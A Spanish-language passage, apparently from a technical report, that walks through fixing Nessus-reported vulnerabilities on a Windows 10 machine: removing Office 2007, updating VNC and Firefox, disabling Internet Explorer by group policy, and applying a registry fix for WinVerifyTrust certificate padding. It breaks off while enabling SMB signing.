☐	HIGH	9.3 *	MS09-024: Vulnerability in Microsoft Works Converters Could Allow Remote Code Execution (957632)
☐	HIGH	9.3 *	MS09-027: Vulnerabilities in Microsoft Office Word Could Allow Remote Code Execution (969514)
☐	HIGH	9.3 *	MS09-030: Vulnerability in Microsoft Office Publisher Could Allow Remote Code Execution (969516)
☐	HIGH	9.3 *	MS10-017: Vulnerabilities in Microsoft Office Excel Could Allow Remote Code Execution (980150)
☐	HIGH	9.3 *	MS10-023: Vulnerability in Microsoft Office Publisher Could Allow Remote Code Execution (981160)
☐	HIGH	9.3 *	MS10-036: Vulnerability in COM Validation in Microsoft Office Could Allow Remote Code Execution (983235)

Ilustración 253 – Vulnerabilidad Microsoft Office – Code Execution

Entramos al equipo para ver que versión tenemos.



Ilustración 254 –Versión Microsoft Office

Como vemos, tenemos la versión 2007, es decir, una versión bastante antigua sin un soporte activo ya, por lo que vamos a desinstalarla.



Ilustración 255 –Desinstalación Microsoft Office

Una vez desinstalado Microsoft office, seguimos viendo el resto de las vulnerabilidades. Otra es en un programa instalado en el equipo, VNC, para conexiones remotas.



Ilustración 256 – Vulnerabilidad VNC

Tenemos una versión antigua, la 4.1.2, por lo que vamos a actualizar el programa. Primero, desinstalamos este.

Ilustración 257 –Desinstalación VNC

Ahora, instalamos la nueva versión, 6.22.826.



Ilustración 258 – Nueva versión VNC

Instalamos la nueva versión de VNC, pinchamos en 'Instalar'.



Ilustración 259 – Instalación nueva versión VNC

Una vez resueltas estas vulnerabilidades, vamos al apartado ‘Remediations’ a ver que nos queda.



Ilustración 260 –Pestaña ‘Remediations’

Vamos a actualizar la versión de Firefox que tenemos. Para ello desinstalamos la versión que tenemos instalada para evitar que queden archivos de versiones antiguas en el equipo e instalamos la nueva versión. Descargando él .exe de la página oficial.



Ilustración 261 – Desinstalación Mozilla Firefox

Ejecutamos el .exe de la versión actual y la instalamos.

Ilustración 262 – .exe de la nueva versión de Mozilla Firefox

Una vez instalada la nueva versión de Mozilla Firefox, entramos en ayuda > Acerca de Firefox y corroboramos que tengamos Firefox actualizado.

Ilustración 263 – Mozilla Firefox actualizado

Una vez actualizados los programas que generaban vulnerabilidades volvemos a realizar un escaneo.



Ilustración 264 – 3º Escaneo de Vulnerabilidades Windows 10

Vemos que se han quitado gran parte de las vulnerabilidades. Vemos las que nos quedan y Nessus nos indica que tenemos una vulnerabilidad en el Microsoft Internet Explorer instalado.



Ilustración 265 – Vulnerabilidad Microsoft Internet Explorer

La primera y única vulnerabilidad crítica es la versión sin soporte de Microsoft Internet Explorer. Vamos a desinstalarlo, ya que su nueva versión Edge esta también instalada.



Ilustración 266 – Desinstalación Microsoft Internet Explorer

Una vez desinstalado, lo deshabilitamos desde el gpedit.msc para evitar que queden restos de configuración y actualizaciones obsoletas de Internet Explorer en el equipo.



Ilustración 267 – comando: gpedit.msc

Entramos en la ruta Configuración del equipo\Plantillas administrativas\Componentes de Windows\Internet Explorer y buscamos la directiva 'Deshabilitar Internet Explorer 11 como un explorador independiente' y la habilitamos. [29]



Ilustración 268 – Directiva 'Deshabilitar Internet Explorer 11 como un explorador independiente'

Seguimos viendo el resto de las vulnerabilidades. Vemos que tenemos dos directivas mal configuradas o faltantes en el equipo que provocan una brecha en el sistema.



Ilustración 269 – Vulnerabilidad - WinVerifyTrust

Para solucionar la vulnerabilidad creamos un bloc de notas con las siguientes líneas para modificar el registro y crear dichas directivas, lo guardamos como 'WinVerifyTrust.reg' y lo ejecutamos. [30]

```
Windows Registry Editor Version 5.00
[HKEY_LOCAL_MACHINE\Software\Microsoft\Cryptography\Wintrust\Config]
"EnableCertPaddingCheck"="1"

[HKEY_LOCAL_MACHINE\Software\Wow6432Node\Microsoft\Cryptography\Wintrust\Config]
"EnableCertPaddingCheck"="1"
```

Ilustración 270 – Código para la modificación de las directivas

Aceptamos la creación de ambas variables en el registro.



Ilustración 271 – Ejecución del script 'WinVerifyTryst.reg'

Vemos que se modificó el registro de Windows sin ningún problema.



Ilustración 272 – Correcta modificación del registro

Corroboramos que se hayan creado las directivas.



Ilustración 273 – Directiva 1



Ilustración 274 – Directiva 2

La última vulnerabilidad es la siguiente. Vemos que tenemos deshabilitada la opción de firma SMB en el equipo permitiendo a un atacante poder entrar en el equipo sin autenticarse. [31]

Ilustración 275 – Vulnerabilidad - SMB

Abrimos una terminal de gpedit.msc y cambiamos la siguiente política a 'Habilitada'.

